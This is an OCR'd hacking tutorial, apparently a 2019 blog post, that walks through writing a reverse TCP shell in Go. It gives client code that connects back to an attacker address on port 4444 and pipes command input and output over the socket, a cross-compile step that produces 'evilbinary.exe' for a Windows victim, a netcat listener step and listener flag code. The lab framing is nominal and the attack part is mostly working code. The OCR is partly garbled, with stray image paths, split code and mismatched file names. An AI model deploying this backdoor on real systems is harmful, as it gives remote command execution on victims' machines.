
HACKING TUTORIAL: WRITE A REVERSE TCP SHELL IN GO

Posted by guru | May 5, 2019 | Exploit Development, Go, Redteam | 0 | ★★★★★



In this hacking tutorial I cover how to write a reverse shell in go. Why learn go? Go is compiled so it's extremely fast and one of the most modern programming languages there is.

Interested in writing a Python reverse http shell? See Learn Python By Writing A Reverse HTTP Shell In Kali Linux.

Overview: We will write two programs, tcpServer.go and tcpClient.go. These programs enable TCP requests to go back and forth between the two. This scenario mimics regular shell interactions between applications.

- Write a program to send and receive TCP network connections.
- Compile the program and run it on the victim machine.
- Send remote commands to the victim machine and receive the outputs in Kali Linux.

HERE'S WHAT YOU NEED

- Kali Linux Virtual Instance (VirtualBox)
- Windows 10 Virtual Instance (VirtualBox) -OR-
- Linux Virtual Instance (VirtualBox)

Here is the code for my program, in a file named tcpServer.go.


```
1  package main
2
3  import (
4      "bufio"
5      "fmt"
6      "log"
7      "net"
8      "os/exec"
9      "strings"
```

```
)

const (
    RPORT = "4444"
)

func CheckErr(e error) {
    if e != nil {
        log.Fatal("Error %s", e)
    }
}

func main() {
    conn, err := net.Dial("tcp", fmt.Sprintf("10.0.2.5:%s", RPORT))
    CheckErr(err)
    remoteCmd, err := bufio.NewReader(conn).ReadString('\n')
    CheckErr(err)
        // remove newline character
    newCmd := strings.TrimSuffix(remoteCmd, "\n")
    command := exec.Command(newCmd)
    command.Stdin = conn
    command.Stdout = conn
    command.Stderr = conn
    command.Run()
}
```

After putting together the program I need to compile the client for Windows for my Windows target. This is how it is done below:

```
macbook$ GOOS=windows GOARCH=386 go build -o evilbinary.exe simpleClient.go
```

Now after running the executable on my Windows target what you do is start a netcat listener. Using this method I am leveraging an existing robust tcp program that can handle requests to and from the tcp client program that is now running.



Listen on 4444 for incoming commands. I have just run ifconfig remotely from my Kali Linux machine it's that simple!

The program works fine except for it is still primitive. I mean by that it can not handle server crashes or unexpected input from the client.

FLAGS IN GO ARE EASY

If you don't agree with the preceding statement, try setting flags in C#…Flags in go are supported by the standard library. All you have to do is set flags and interact with them to provide arguments to your

program. The *flag* package provides a way to interpret command line flags in easy steps.

Here is a basic example of checking for arguments passed via the command line to our program.

```
func main() {
    // read args
    arguments := os.Args
    if len(arguments) == 1 {
        fmt.Println("Not enough arguments!")
        return
    }
```

```
macbook$ go run tcpServer.go -p 4444
```

The value after the flag will be read and passed to the value of *stringPtr. The following code will output "Listening on 4444…", because the value of the pointer to the string flag variable has been set as 4444.

```
LPORT := flag.String("p", "", "port to listen on")
    fmt.Printf("lport is %s", *LPORT)
    flag.Parse()

    l, err := net.Listen("tcp4", fmt.Sprintf("127.0.0.1:%s", *LPORT))
    CheckErr(err)

    fmt.Printf("Listening on %s for incoming connections\n", *LPORT)
```

Vulnhub Walkthrough: the UnknownDevice64 Tutorial

AWS Tutorial: How to Use the Go SDK


ABOUT THE AUTHOR

guru

RELATED POSTS

Thwart Splunk Man In the Middle Attacks with Go

February 2, 2019



Command and Control: the SILENTTRINITY Walkthrough

October 10, 2019

Hack the Box: HTB Active Walkthrough

October 5, 2019

Mission-Pumpkin Level 2: PumpkinRaising Vulnhub Walkthrough

October 10, 2019

July 15, 2019

SEARCH ...

RECENT POSTS

- Rust Threat hunting Guide: Using the Virustotal API
- Command and Control: the SILENTTRINITY Walkthrough
- Learn Elm Quickly by Making an App in Ubuntu 18.04
- Learn C# Quickly by Writing a GUI
- Hack the Box: HTB Active Walkthrough

RECENT COMMENTS

ARCHIVES

- October 2019

- September 2019
- August 2019
- July 2019
- June 2019
- May 2019
- April 2019
- March 2019
- February 2019
- December 2018
- November 2018
- October 2018
- September 2018
- August 2018

CATEGORIES

Application Whitelist Bypass
AWS
Blueteam
C#
Cloud
Elm
Exploit Development
Go
HTB
Impacket
Malware Analysis
Nessus
Programming

- **Python**
- **Raspberry Pi**
- **Redteam**
- **Responder**
- **Reviews**
- **Rust**
- **Splunk**
- **vulnhub**